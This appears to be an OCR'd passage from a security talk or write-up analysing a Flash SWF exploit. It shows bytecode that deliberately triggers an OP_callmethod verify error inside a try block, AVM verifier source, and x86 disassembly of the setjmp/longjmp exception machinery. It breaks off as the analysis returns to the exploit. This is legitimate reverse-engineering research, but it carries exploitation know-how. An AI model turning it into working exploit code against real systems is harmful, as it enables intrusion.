
```
try
from 0x2142
to 0x215B
name QName(PackageNamespace(""), "e")

loc_215F:
getlocal0
pushscope
newcatch         0
dup
setlocal1
dup
pushscope
swap
setslot          1
getlex           QName(_, Main) ; "PackageNamespace()" ...
getproperty      QName(_, var16) ; "PackageNamespace()" ...
callmethod       0x1D, 0
```

```
getlex           QName(_, Main) ; "PackageNamespace()" ...
pushfalse
dup
setlocal1
setproperty      QName(_, var121) ; "PackageNamespace()" ...
getlocal1
kill             1
pop
findpropstrict   QName(_, Call) ; "PackageNamespace()" ...
constructprop    QName(_, Call), 0 ; "PackageNamespace()" ...
throw
```

```
loc_215B:
jump             loc_217A
```

```
100.00% (-267,-52) (16,467) 0000216E 0000216E: Call_init+3B (Synchronized with Hex View-1)
```

Verification




```
// run the verifier, and if an exception is thrown,
// clean up the CodeWriter chain passed in by calling coder->cleanup().
// On normal return the CodeWriters declared here get cleaned via their
// destructors, and passed-in CodeWriters are still valid.
void BaseExecMgr::verifyCommon(MethodInfo* m, MethodSignaturep ms,
        Toplevel* toplevel, AbcEnv* abc_env, CodeWriter* const coder)
{
    CodeWriter* volatile vcoder = coder; // Volatile for setjmp safety.

#ifdef VMCFG_VERIFYALL
    VerifyallWriter verifyall(m, this, vcoder);
    if (config.verifyall)
        vcoder = &verifyall;
#endif

    Verifier verifier(m, ms, toplevel, abc_env); // Does not throw.
    TRY(core, kCatchAction_Rethrow) {
        verifier.verify(vcoder);  // Verify and fill vcoder pipeline.
    }
    CATCH (Exception *exception) {
        verifier.~Verifier();   // Clean up verifier.
        vcoder->cleanup();      // Cleans up all coders.
        core->throwException(exception);
    }
    END_CATCH
    END_TRY
}
```

```
// Verify in two passes.  Phase 1 does type modelling and
// iterates to a fixed point to determine the types and nullability
// of each frame variable at branch targets.  Phase 2 includes the
// emitter and ScopeWriter, and visits opcodes in linear order.
// Errors detected by these additional CodeWriters can be reported
// in phase 2.  In each phase, the CodeWriter protocol is obeyed:
// writePrologue(), visits to explicit and implicit operations using
// other writeXXX() methods, then writeEpilogue().

...

parseBodyHeader();           // set code_pos & code_length
checkFrameDefinition();
parseExceptionHandlers();    // resolve catch block types
checkParams();

coder->writePrologue(state, code_pos, this);
if (code_length > 0 && code_pos[0] == OP_label) {
    // a reachable block starts at code_pos; explicitly create it,
    // which puts it on the worklist.
    checkTarget(code_pos-1, code_pos);
} else {
    // inital sequence of code is only reachable from procedure
    // entry, no block will be created, so verify it explicitly
    verifyBlock(code_pos);
}
for (FrameState* succ = worklist; succ != NULL; succ = worklist) {
    worklist = succ->wl_next;
    succ->wl_pending = false;
    verifyBlock(loadBlockState(succ));
}
coder->writeEpilogue(state);
```

verifyBlock

OP_callmethod




```
case OP_callmethod:
{
    /*
        OP_callmethod will always throw a verify error.  that's on purpose, it's a
        last minute change before we shipped FP9 and was necessary when we added methods to class Object.

        since then we realized that OP_callmethod need only have failed when used outside
        of the builtin abc, but it's a moot point now.  We dont have to worry about it.

        code has since been simplified but existing failure modes preserved.
    */
    const uint32_t argc = imm30b;
    checkStack(argc+1,1);

    const int disp_id = imm30-1;
    if (disp_id >= 0)
    {
        FrameValue& obj = state->peek(argc+1);
        if( !obj.traits )
            verifyFailed(kCorruptABCError);
        else
            verifyFailed(kIllegalEarlyBindingError, core->toErrorString(obj.traits));
    }
    else
    {
        verifyFailed(kZeroDispIdError);
    }
    break;
}
```

Always throw verifyFailed()

Exceptions in Flash


- _longjmp() / _setjmp()

verifyFailed:




```
; Attributes: noreturn

; public: void __thiscall avmplus::ExceptionFrame::throwException(class avmplus::Exception *)
?throwException@ExceptionFrame@avmplus@@QAEXPAVException@2@@Z proc near

arg_0= dword ptr  4

mov     eax, [ecx+40h]
mov     edx, [esp+arg_0]
push    1                       ; int
push    ecx                     ; jmp_buf
mov     [eax+588h], edx
call    _longjmp
?throwException@ExceptionFrame@avmplus@@QAEXPAVException@2@@Z endp
```

JIT’ed try {} block of function var122:




```
mov     eax, [edx+4]
mov     [ebp+var_FC], eax
mov     eax, [ecx+0Ch]
mov     [ebp+var_D8], eax
mov     ecx, [eax+8]
mov     [ebp+var_D4], ecx
mov     eax, [ecx+14h]
mov     [ebp+var_D0], eax
sub     esp, 0Ch
push    [ebp+var_C8]
lea     ecx, [ebp+var_B8]
call    ExceptionFrame__beginTry
add     esp, 0Ch
lea     eax, [ebp+var_B8]
sub     esp, 8
push    0
push    eax
call    __setjmp3
add     esp, 10h
mov     edx, [ebp+var_FC]
mov     ecx, eax
mov     eax, [ebp+var_DC]
test    ecx, ecx
jnz     loc_38338E0
```



In which scenario would a legitimate SWF need to catch bytecode verify errors?

Back to the exploit…


- Function var122 is called twice
